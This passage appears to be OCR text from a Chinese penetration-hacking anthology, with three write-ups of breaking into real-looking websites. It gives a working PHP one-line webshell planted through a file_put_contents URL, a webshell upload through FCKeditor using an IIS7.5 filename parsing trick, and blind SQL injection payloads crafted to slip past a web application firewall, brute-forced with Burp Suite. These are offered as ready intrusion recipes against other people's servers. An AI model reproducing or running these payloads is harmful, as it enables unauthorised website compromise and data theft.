

图　3-4-43

直接访问：

http://www.xxxx.com/page/pics/20140813/hack.php?m=file_put_contents&c=../../../test11.php&id=<?@eval($_POST[c]);?>

即可访问成功，作用是在网站根目录下生成 PHP 一句话木马 test11.php，密码为 c，如图 3-4-44：

图　3-4-44

用菜刀连接一句话木马，如图 3-4-45：

图　3-4-45

浏览服务器的时候发现是安全模式下的星外，也没多少兴趣去提权服务器了，对网站渗透就到这里吧。在本机对服务器的所有网站进行了大体的扫描，CMS 识别，发现大多数 PHP 网站程序都为老版的 phpweb，漏洞问题都是一样的，如图 3-4-46：



图　3-4-46

（全文完）责任编辑：桔子

第 5 节　IIS7.5 下通过 FckEditor 拿 shell 实例

作者：行者
来自：听潮社区　- Listen Tide
网址：http://team.f4ck.org/

目标站点：http://www.xxx.net,打开目标站点发现页面效果做的不错，遂下拿下试试！首先是找到了他的默认后台，然后尝试默认密码，弱口令等都无果之后，就准备去前台找注入，看看能否爆出管理员的帐号与密码！还真让我找到了几个带参数的链接，不过可惜的都是都不存在注入漏洞，本想放弃，可转念一想，决不能就这样轻易放弃了，此路不通，肯定还有其他的路！

于是我想到了 fck，大部分网站应该都存在这个编辑器，而这个编辑器漏洞又很多！说干就干，然后就随手在网站根目录后面加上了 fckeditor 看看，结果返回的页面是 403，那就证明存在这个目录，只是服务器不允许我们访问而已！然后继续试这个路径：
http://www.xxx.net/fckeditor/editor 这个目录也存在，同样返回 403，如图 3-5-1：

图　3-5-1

错误信息还直接爆出了网站的物理路径，然后这个错误页面还告诉了我们此 web 服务器是 IIS7.5。知道他存在 fck 编辑器，我们就可以先看版本，一般看版本都可以在 http://www.xxx.net/fckeditor/editor/_whatsnew.htl 来查看！结果的是 404 的错误，说明不存在这个页面，如图 3-5-2：

图　3-5-2

看到这里估计有基友已经不耐烦了吧。说可以直接拿工具扫，然后一举爆菊。不过我还是比较喜欢手工，于是就去找了一下伟大的度娘，搜索了了一下 fck 漏洞，然后发现了一个查看编辑器版本/fckeditor/editor/dialog/fck_about.html 于是我就试了了一下，还真发现了网站的编辑器版本，http://www.xxx.net/fckeditor/editor/dialog/fck_about.html，如图 3-5-3：

图　3-5-3

发现了编辑器的版本，我就测试了一下 fck 常见的上传页面，经过几次测试发现了一个 upload 的上传页面！地址：http://www.xxx.net/fckeditor/editor/filemanager/connectors/uploadtest.html，如图 3-5-4：



图　3-5-4

这个页面相信各位应该已经很熟悉了，我们可以上传 xx.asp;xx.jpg 之类的木马文件来拿 shell，于是我果断上传了自己的 shell。上传完之后返回了一个这样的路径/UploadFiles/editor/Fl20141004200714305O.asp;x 貌似是被截断了！然后组合一下路径访问试试：http://www.xxx.net/UploadFiles/editor/Fl20141004200714305O.asp;x 出现了下面的提示，如图 3-5-5：

图　3-5-5

于是就查了一下 IIS7.5 解析漏洞，刚好找到一个！iis7.5+FCK 的解析文件为：a.aspx.a;.a.aspx.jpg..jpg,于是就赶紧将文件改名为这样 a.aspx.a;.a.aspx.jpg..jpg，再次上传。结果成功拿下，菜刀连接，搞定，如图 3-5-6：



图　3-5-6

/UploadFiles/editor/Fl201410042013179130.asp 返回的路径，这次返回了我们想要的 asp 文件！然后组合路径，访问看看，页面一片空白，这就证明成功解析了，果断菜刀连接，如图 3-5-7：



图　3-5-7

结果，拿下才发现这个网站早已是千疮百孔，管理员估计都没怎么维护，今年 3 月份的木马都还安然无恙的躺在里面！

（全文完）责任编辑：桔子

第四章　WAF 绕过

第 1 节　SQL 注入绕过 WAF 实例

作者：茁壮成长

来自：听潮社区 - Listen Tide

网址：http://team.f4ck.org/

前言：

目前，存在漏洞的 Web 应用仍然很多，虽然有些网站在其前端部署了 WAF 等安全产品，但不能从根本上解决 SQL 注入、XSS 等安全问题。对于依靠工具检测的攻击者有可能会因工具

被 WAF 阻断失效，放弃对注入点的攻击；但对于攻击者依旧可以通过手工尝试 WAF 策略，找出其缺陷漏洞，从而进行攻击。攻击者可以依靠手工注入与自动化测试工具（如：著名的 burpsuite）的配合使用，更加高效的获取数据。

实例 1 分析：

已部署 WAF 的某网站 SQL 注入漏洞：

1、正常访问页面，发现注入点：hostID=1，如图 4-1-1：



图　4-1-1

2、加单引号'报错，存在注入点，如图 4-1-2：



图　4-1-2

3、order by 语句爆字段数，order by 44 正常，如图 4-1-3：



图　4-1-3

order by 45 报错，如图 4-1-4：



图　4-1-4

4、开始 union select，如图 4-1-5：

图　4-1-5

杯具了，被 WAF 拦截到了。

5、开始尝试工具爆库：

先后尝试 pangolin、havij、sqlmap 等工具依然不能获得有效信息，失败的截图我就不上了。

6、开始手工尝试，分析 WAF 策略：

and 1=1 被拦截。
and = 报错，但没有被拦截。
and 1　正常。
and (select 1) 正常。
and union 报错，但没有被拦截。
and union select 报错，但没有被拦截。
and union select 1,2,…… 被拦截。
and union/**/select/**/1,2…… 被拦截。
……

继续研究 union select 的各种变形突破（编码、HPP、注释、重写、符号连接（+-.等）、混淆等手段），均被 WAF 拦截，失败。

分析策略：由以上尝试发现此 WAF 对 union select 的防护能力很强，限制的很死，基本无法突破，必须转换思路。经过思考尝试，发现策略中没有对 and(select 1)=(select 1)形式进行防

御，虽可以利用。

7、构造攻击语句：

hostID=2 and (select 101)=(ascii(mid((select database()),1,1)))　页面错误。
hostID=2 and (select 100)=(ascii(mid((select database()),1,1)))　页面正常

如图 4-1-6~图 4-1-7：

图 4-1-6



图　4-1-7

已经可以获得数据库名的第一位了，说明这种攻击方法是起作用的。通过修改 mid()函数可以继续爆出剩下几位的内容，思路是可以继续的，比如还可以爆 user()、version()等等。

使用 burpsuite 配合爆信息。这回以数据库的版本号为例进行演示，构造的语句，如图 4-1-8：

hostID=2 and (select 4)=((mid((select version()),1,1)))



图　4-1-8

错误说明版本号不是 4 开头的，结合 burpsuite 进行暴力破解版本号。截获到数据包后，设

置攻击载荷加载的变量，如图 4-1-9：



图　4-1-9

设置攻击载荷为：0,1,2,3,4,5,6,7,8,9，如图 4-1-10：



图　4-1-10

开始工具自动破解，如图 4-1-11：



图　4-1-11

由攻击结果发现，当为 5 时，页面响应正常 200，说明数据库版本号第一位是 5。可以在浏览器中验证一下，如图 4-1-12：



图　4-1-12

页面返回正常，可以继续破解其他几位的信息。

注：

1）可以先 len()一下要爆内容的长度，然后再逐位爆内容。

2）可以使用 burpsuite 或 Python 编写自动化脚本配合对内容的暴力破解，以节省大量人力。

剩下的我就不再演示了。

实例 2 分析：

前面的就省了，这个也是可以 order by 的，但是依然不能 union select，现直接分析 WAF 策略：

and(select 1)=(select 1)被 waf 拦截，貌似这个 waf 策略比上一个强，如图 4-1-13：



图　4-1-13

and 1 被拦截
and 报错，木有被拦截
and select 被拦截
select 报错，没有被拦截
?id=2078-1 正常
?id=2078-if(1,0,1) 正常
?id=2077-mid(123,1,1) 正常
.....

由此，可以构造出绕过 WAF 的 SQL 注入语句

?id=2078-if(mid(version(),1,1)=5,0,1)

当数据库版本号的第一位正确时，显示 id=2078 的页面文章，当版本号错误时显示 id=2077 的页面文章。据此可以猜解出数据库的版本。用类似思路方法，可以猜解其他敏感的信息，如图 4-1-14，图 4-1-15：

